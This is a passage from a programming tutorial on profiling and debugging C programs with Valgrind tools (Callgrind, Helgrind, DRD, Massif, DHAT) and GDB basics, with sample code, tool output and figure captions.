     6  int main(){
     .
     .          int numberSet1[NUMBER_IN_SET], numberSet2[NUMBER_IN_SET], i;
     .          int totalSet[NUMBER_IN_SET];
    14          srand(time(NULL));
12,286  => /build/glibc-ClSG7W/glibc-2.23/elf/../sysdeps/x86_64/dl-trampoline.h:_dl_runtime_resolve_avx'2 (2x)
     .
 1,504          for(i=0; i<NUMBER_IN_SET; i++){
 3,000                  numberSet1[i] = generateRandomNumber();
33,833  => callgrind-test.c:generateRandomNumber (500x)
 3,000                  numberSet2[i] = generateRandomNumber();
32,984  => callgrind-test.c:generateRandomNumber (500x)
     .                  // add the 2 generated numbers and store them
 5,000                  totalSet[i] = numberSet1[i] + numberSet2[i];
     .          }
     .
     1          return EXIT_SUCCESS;
     5  }
     .  /* Function that generates a random integer */
 2,000  int generateRandomNumber(){
15,004      return (rand() % (MAX_NUMBER_VALUE - MIN_NUMBER_VALUE)) + MIN_NUMBER_VALUE;
   892  => /build/glibc-ClSG7W/glibc-2.23/elf/../sysdeps/x86_64/dl-trampoline.h:_dl_runtime_resolve_avx'2 (1x)
46,921  => /build/glibc-ClSG7W/glibc-2.23/stdlib/rand.c:rand (999x)
 2,000  }
```

FIGURE 2.35 – Displaying Ir number of at source code level - callgrind_annotate

— **kcachegrind :** Graphical way to view the callgrind report(callgrind.out.<pid>), it does not come with valgrind.

```
1  $ sudo apt-get install kcachegrind
2  $ kcachegrind callgrind.out.pid
```

An output from kcachegrind is shown in **Figure 2.36**




FIGURE 2.36 – Parse callgrind report using kcachegrind

2.2.4.4 Helgrind :

Helgrind is a thread profiler with great support for POSIX pthreads. Let's illustate the utility of the tool :

1. **Overview of the problem :** We have to create 4 threads that will compute a quarter of a dot product from vectors with size of 200 elements. Once each thread has done it's job, it writes the result to a shared global variable that will be displayed by the main thread at the end (**Figure 2.37**).




FIGURE 2.37 – Dot product computation using 4 threads

2. **hellgrind-thread-posix.c :** let's use the following code to solve the problem.

```c
#include <pthread.h>
#include <stdio.h>
#include <stdlib.h>
#include <time.h>
#define NB_THREADS 4
#define VECTOR_LENGTH 400
#define RANDOM_MAX_USER 20

pthread_mutex_t myMutex; // creates a mutex


double vector1[VECTOR_LENGTH];
double vector2[VECTOR_LENGTH];


/* indices des tableaux pour les threads */
int arrayOffsetIndex[NB_THREADS]={0,100,200,300};

/* Stocker le produit scalaire */
double totalDotProduct = 0.0;

/* function to compute the dot product */
void *computeDotProduct(void *arg)
{
  int i=0, itterationRange = 0;
  /* get correct array index (offset) */
  int valeToAdd = *(int *) arg;

  /* get the slice of the array assigned to the current thread */
  itterationRange = valeToAdd + 100;

```

```
32    double resultTmp = 0.0; // to store value computed by the thread
33
34     for(i=valeToAdd; i < itterationRange; i++){
35       /* dot product */
36       resultTmp+= vector1[i] * vector2[i];
37    }
38    /* display partial dot producted computed by this thread */
39    printf("Result from worker thread[%d] is : %lf\n",valeToAdd/100,resultTmp);
40
41    /* Acquisition of mutex - Critical section */
42    //pthread_mutex_lock(&myMutex);
43       totalDotProduct += resultTmp;// Update global shared variable.
44    /* Unlock mutex */
45    //pthread_mutex_unlock(&myMutex);
46
47    pthread_exit((void *) 0);
48 }
49
50
51 int main (int argc, char *argv[])
52 {
53    pthread_t thread[NB_THREADS];
54    pthread_attr_t attr;
55    int rc = 0, t = 0;
56    void *status = NULL;
57    srand(time(NULL)); // Initialize Pseudo random generator
58
59    for(t=0;t<VECTOR_LENGTH;t++){
60       vector1[t] = rand() % RANDOM_MAX_USER;
61       vector2[t] = rand() % RANDOM_MAX_USER;
62    }
63
64    pthread_mutex_init(&myMutex,NULL);
65
66     /* Initialize thread attributes, can be null */
67     pthread_attr_init(&attr);
68    /* Main thread  plans to wait for the created thread */
69     pthread_attr_setdetachstate(&attr, PTHREAD_CREATE_JOINABLE);
70
71
72    printf("--------------- Synchronization of threads using Mutex ------------------\n");
73
74    /* creates working threads */
75     for(t=0; t<NB_THREADS; t++)
76     {
77       printf("Creating worker thread : %d\n", t);
78
79
80      // Create a thread with myValue as a parameter
81       rc = pthread_create(&thread[t], &attr, computeDotProduct, &arrayOffsetIndex[t]);
82       if (rc)
83       {
84         printf("ERROR; pthread_create() returned code :  %d\n", rc);
85         exit(-1);
86       }
87     }
88
89
90     pthread_attr_destroy(&attr);
91
92     for(t=0; t<NB_THREADS; t++)
93     {
94       rc = pthread_join(thread[t], &status);
95       if (rc)
```

```
96      {
97        printf("ERROR; pthread_join() returned a status code : %d\n", rc);
98        exit(-1);
99      }
100     printf("Join has been done with thread %d which returned a result = %ld\n",t, (long)status);
101   }
102
103   // Display the result of dot product
104   printf("\n----------------*** Main Thread display****----------------------------\n");
105   printf("Main thread displays total Dot-Product is : %lf\n",totalDotProduct);
106   printf("-----------------------------------------------------------------------\n");
107   pthread_mutex_destroy(&myMutex);
108
109   pthread_exit(NULL);
110 }
```

3. **Race condition detected by helgrind :** as you may have noticed We have commented the mutex that protects the shared variable in the critical section of the threads *(Line 42 and 44 in the source code)*. Helgrind reports the issue easily and fires the message : « Possible data race »(see **Figure 2.38**).

```
==11203== Possible data race during read of size 8 at 0x6020C8 by thread #3
==11203== Locks held: none
==11203==    at 0x400A91: computeDotProduct (hellgrind-thread-posix.c:43)
==11203==    by 0x4C34DB6: ??? (in /usr/lib/valgrind/vgpreload_helgrind-amd64-linux.so)
==11203==    by 0x4E476B9: start_thread (pthread_create.c:333)
==11203==
==11203== This conflicts with a previous write of size 8 by thread #2
==11203== Locks held: none
==11203==    at 0x400A9E: computeDotProduct (hellgrind-thread-posix.c:43)
==11203==    by 0x4C34DB6: ??? (in /usr/lib/valgrind/vgpreload_helgrind-amd64-linux.so)
==11203==    by 0x4E476B9: start_thread (pthread_create.c:333)
==11203==  Address 0x6020c8 is 0 bytes inside data symbol "totalDotProduct"
==11203==
==11203== ----------------------------------------------------------------
==11203==
==11203== Possible data race during write of size 8 at 0x6020C8 by thread #3
==11203== Locks held: none
==11203==    at 0x400A9E: computeDotProduct (hellgrind-thread-posix.c:43)
==11203==    by 0x4C34DB6: ??? (in /usr/lib/valgrind/vgpreload_helgrind-amd64-linux.so)
==11203==    by 0x4E476B9: start_thread (pthread_create.c:333)
==11203==
==11203== This conflicts with a previous write of size 8 by thread #2
==11203== Locks held: none
==11203==    at 0x400A9E: computeDotProduct (hellgrind-thread-posix.c:43)
==11203==    by 0x4C34DB6: ??? (in /usr/lib/valgrind/vgpreload_helgrind-amd64-linux.so)
==11203==    by 0x4E476B9: start_thread (pthread_create.c:333)
==11203==  Address 0x6020c8 is 0 bytes inside data symbol "totalDotProduct"
==11203==
```

FIGURE 2.38 – Detecting race conditions and bad mutex locks using helgrind

2.2.4.5 DRD :

DRD is another tool to analyse multithreaded applications, though it should be used after « Hellgrind »as it detects another set of problems. The following code tries to unlock a mutex which was not locked :

```
#include <stdio.h>
#include <stdlib.h>
#include <pthread.h>

pthread_mutex_t mutex = PTHREAD_MUTEX_INITIALIZER;

int main()
{
    pthread_mutex_unlock(&mutex);
    return EXIT_SUCCESS;
}
```

Using Valgrind (DRD), one can detect such scenario easily(**Figure 2.39**).




FIGURE 2.39 – Detecting an invalid mutex unlock using DRD

Note : Both tools (Helgrind and DRD) must be used to analyse an application.

2.2.4.6 Massif :

Massif is used to count the *memory footprint*, which means the memory in use during the lifecycle of a program. The following is a simple C code that stores that allocates an integer in memory to save the number of times a user smiles per day :

```c
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
    int* userSmileNB = NULL;
    userSmileNB = (int*) malloc(sizeof(int));
    if (userSmileNB == NULL)
    {
        printf("Cannot allocate memory!\n");
        exit(EXIT_FAILURE);
    }
    printf("How many times do you SMILE per day ? ");
    scanf("%d", userSmileNB);
    printf("You have said that you SMILE %d times per Day\n", *userSmileNB);
    free(userSmileNB);
    return EXIT_SUCCESS;
}
```

The result of applying valgrind (massif tool) is shown in **Figure 2.40**




FIGURE 2.40 – Measure heap usage using massif

Important : massif generates a file « massif.out.pid ».

We can parse the *massif.out.pid* file in two ways :

— **ms_print :** the default tool which can be used as follow :

```
$ ms_print massif.out.<pid>
```

A sample of output of the result is shown in **Figure 2.42**.

FIGURE 2.41 – Visualizing massif output using massif-visualizer

— **x axis :** Numbre of executed instructions.
— **y axis :** memory size.
— **vertical bars represents when the captures were made**.
Note : the # symbol refers to the peak of memory consumption.

— **massif-visualizer :** a tool to *visualize graphically* massif output file, We need to install it before being able to use it :

```
$ sudo apt-get install massif-visualizer
$ massif-visualizer massif.out.<pid>
```

We can apply massif on our file using « massif visualizer »as shown in **Figure 2.42**




FIGURE 2.42 – Visualizing massif output using massif-visualizer

Remark : The red area in the graph in the same as previously obtained using « **ms_print** ».

2.2.4.7 DHAT :

DHAT is a heap usage profiler. Let's work out on a simple example :

```c
#include <stdio.h>
#include <stdlib.h>
void allocateMoreBlocks();

int main(int argc, char *argv[])
{
    int* nbBlocksAllocated = NULL;
    nbBlocksAllocated = (int*) malloc(10 * sizeof(int));
  allocateMoreBlocks(); /* allocate more blocks */
    free(nbBlocksAllocated);
    return EXIT_SUCCESS;
}

void allocateMoreBlocks(){
    int* nbExtraBlocks = NULL;
    nbExtraBlocks = (int*) malloc(30 * sizeof(int));
    free(nbExtraBlocks);
}

```

DHAT report is broken down into :

— **Global heap usage statistics :** A summary is provided on heap consumption for the entire program lifecycle (**Figure 2.43**). DHAT reports 160 bytes because :

```
==3727==
==3727== ======== SUMMARY STATISTICS ========
==3727==
==3727== guest_insns:  109,957
==3727==
==3727== max_live:     160 in 2 blocks
==3727==
==3727== tot_alloc:    160 in 2 blocks
==3727==
==3727== insns per allocated byte: 687
```

Figure 2.43 – Global DHAT heap usage summary

10 * 4 bytes (main function) + 30 * 4 bytes (allocateMoreBlocks function) = 160 bytes.

— **Block heap usage :** a detail of each function is provided (**Figure 2.44**).

```
==3727== ======== ORDERED BY decreasing "max-bytes-live": top 10 allocators ========
==3727==
==3727== -------------------- 1 of 10 --------------------
==3727== max-live:    120 in 1 blocks
==3727== tot-alloc:   120 in 1 blocks (avg size 120.00)
==3727== deaths:      1, at avg age 1,101 (1.00% of prog lifetime)
==3727== acc-ratios:  0.00 rd, 0.00 wr  (0 b-read, 0 b-written)
==3727==    at 0x4C2BE7F: malloc (in /usr/lib/valgrind/vgpreload_exp-dhat-amd64-linux.so)
==3727==    by 0x4005C1: allocateMoreBlocks (multiple-block-allocation-DHAT.c:22)
==3727==    by 0x400594: main (multiple-block-allocation-DHAT.c:13)
==3727==
==3727== Aggregated access counts by offset:
==3727==
==3727== [   0]  0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
==3727== [  16]  0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
==3727== [  32]  0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
==3727== [  48]  0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
==3727== [  64]  0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
==3727== [  80]  0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
==3727== [  96]  0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
==3727== [ 112]  0 0 0 0 0 0 0 0
==3727==
==3727== -------------------- 2 of 10 --------------------
==3727== max-live:    40 in 1 blocks
==3727== tot-alloc:   40 in 1 blocks (avg size 40.00)
==3727== deaths:      1, at avg age 1,171 (1.06% of prog lifetime)
==3727== acc-ratios:  0.00 rd, 0.00 wr  (0 b-read, 0 b-written)
==3727==    at 0x4C2BE7F: malloc (in /usr/lib/valgrind/vgpreload_exp-dhat-amd64-linux.so)
==3727==    by 0x400586: main (multiple-block-allocation-DHAT.c:10)
```

Figure 2.44 – Block detailed heap usage - DHAT

2.2.4.8 Nulgrind

The only tool that does nothing but slowing down the program's execution time. It is only used for tests, in my opinion, We can use that to simulate a running process on a slow old computer.

2.3 GNU Debugger (GDB)

2.3.1 Basic commands of GDB

We can start a GDB session using the following command in the terminal :

```
$ gdb ./myProgram
```

Debugging symbols
Do not forget to compile your executable using « -g »option, otherwise; GDB will be useless.

In order to practice the basic usage of GDB, let's have the following C code :

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]){

    int numberOfTimeToSaySmile = 0, i=0;

    if(argc != 2){
        printf("Usage : ./gdb-basi-usage Nb_Of_Smiles \n");
        exit(EXIT_FAILURE);
    }

    numberOfTimeToSaySmile = atoi(argv[1]);

    for(i=0;i<numberOfTimeToSaySmile;i++)
        printf("Hello World, Smile and enjoy life!!!\n");

    return EXIT_SUCCESS;
}
```

2.3.1.1 Launching a GDB session

We can start a debugging session using GDB in two ways :

- **Verbose mode :** the simplest way to start GDB is shown in **Figure 2.45**




FIGURE 2.45 – Starting a GDB session - verbose mode

- **Silent mode :** We can remove the extra informtion generated by GDB when it starts up as demonstrated in **Figure 2.46**




FIGURE 2.46 – Starting a GDB session - silent mode

Note : The message « *Reading symbols from name_ of_ executable done* »indicates that GDB has successfully read debugging symbols (*otherwise recompile your executable with -g*).

2.3.1.2 Running a program in a GDB session

Once a gdb session is established and symbols have been read, the application can be started, We may use one of the following ways :

— **run command :** will execute the application till it's termination (**Figure 2.47**).




FIGURE 2.47 – GDB run command running the application

— **start command :** will place a stop (we will see beakpoints later) at the main function entry, then will run the program till it hits the breakpoint, We have to issue the command continue (we will see more commands later) to carry on the execution.




FIGURE 2.48 – GDB start command running the application

2.3.1.3 Program's basic information

When we start a application, it gets access to some information called the *execution context* that we retrieve using GDB :

* **Command line arguments :** those are the parameters that we pass to our program, in our example it is 5 (**Figure 2.49**).




FIGURE 2.49 – Displaying argument of the program using GDB

* **Working directory :** the working directory is passed to the application (**Figure 2.50**).




FIGURE 2.50 – Displaying working directory of the program using GDB

* **Environment variables :** see **Figure 2.51**




FIGURE 2.51 – Displaying environment variable of the program using GDB

2.3.1.4 Terminating a GDB session

It's time now to close the GDB session, that's how we do it :

— **Stopping the program :** this step is optionnal, whether or not you want the program to carry on execution after you close the session (see **Figure 2.52**).

```
(gdb) kill
Kill the program being debugged? (y or n) y
```

— **Close the GDB session :** the quit command is used terminate gdb (see **Figure 2.52**).

```
(gdb) quit
```




FIGURE 2.52 – Closing a debugging GDB session

Remember : always check if your binary was compiled using debugging option (-g).

2.3.2 GDB command line options




FIGURE 2.53 – Basic features of GDB

2.3.2.1 Breakpoints :

are predefined points where GDB stops when it finds them in a program. they allow us to examine the registers, memory dumps and program status at that point (**Figure 2.54**).

Let's work with an example that takes 2 numbers from the user, add them and display the result :

```
#include <stdio.h>
#include <stdlib.h>

int getNumberFromUser(const char *msg);
int computeSum(int num1, int num2);

int main(){

    int firstNumber=0, secondNumber=0, result=0;

    firstNumber = getNumberFromUser("First number : ");
    secondNumber = getNumberFromUser("Second number : ");

    result = computeSum(firstNumber,secondNumber);

    printf("The result : %d + %d = %d \n",firstNumber,secondNumber,result);

    return EXIT_SUCCESS;
}

int getNumberFromUser(const char *msg){
    int numberFromUser = 0;
    printf("%s",msg);
    scanf("%d",&numberFromUser);
    return numberFromUser;
}

int computeSum(int num1, int num2){
    return num1+num2;
}
```

We can place a breakpoint in different ways :

- **Using a line number :** We can set a breakpoint (or more) at any line in the source code (**Figure 2.54**).

```
(gdb) break line_number
```




FIGURE 2.54 – Setting line's breakpoints using GDB

- **Using function name :** We can also set breakpoints on functions , *GDB deduces the line number* (**Figure 2.55**).

```
(gdb) break my_function
```




FIGURE 2.55 – Setting function's breakpoints using GDB

- **Filename + line number :** if a program has multiple files, We can set a breakpoint as shown below.

```
(gdb) break my_file.cpp:line_number
```

- **Filename + function name :**

```
(gdb) break my_file.cpp:my_function
```

After we have placed our different breakpoints, lets' navigate :
— **continue (or c) :** will carry on the execution till the next breakpoint or program's termination (**Figure 2.56**).




FIGURE 2.56 – Continue command used to go through breakpoints in GDB

Explanation : We have set a breakpoint at line 16 (in the printf statement). The program was then launched using *run*, we entered two numbers and then GDB reached the breakpoint at line 16 then it stopped. We used *continue* to carry on execution.

— **step <count> :** executes the next instruction in the source code. howerver, if the instruction is a function call, it will jump inside that function (**Figure 2.57**).




FIGURE 2.57 – Step command used to single step through the code in GDB

Note : if count is provided then the command will execute the next <count> instructions.

— **next <count> :** similar to count as it executes the next instruction, but it does not jump inside a function in case of a call to a function is encountered (**Figure 2.58**).




FIGURE 2.58 – Next command used to single step through the code in GDB

Note : if count is provided then the command will execute the next <count> instructions.
We can get the list of breakpoints at any moment in GDB (**Figure 2.59**).

```
1 (gdb) info break
```




FIGURE 2.59 – Listing breakpoint list in GDB

We have to mention also that we can disable or remove breakpoints :

— **delete breakpoints :**

```
(gdb) delete breakpoint_position
```

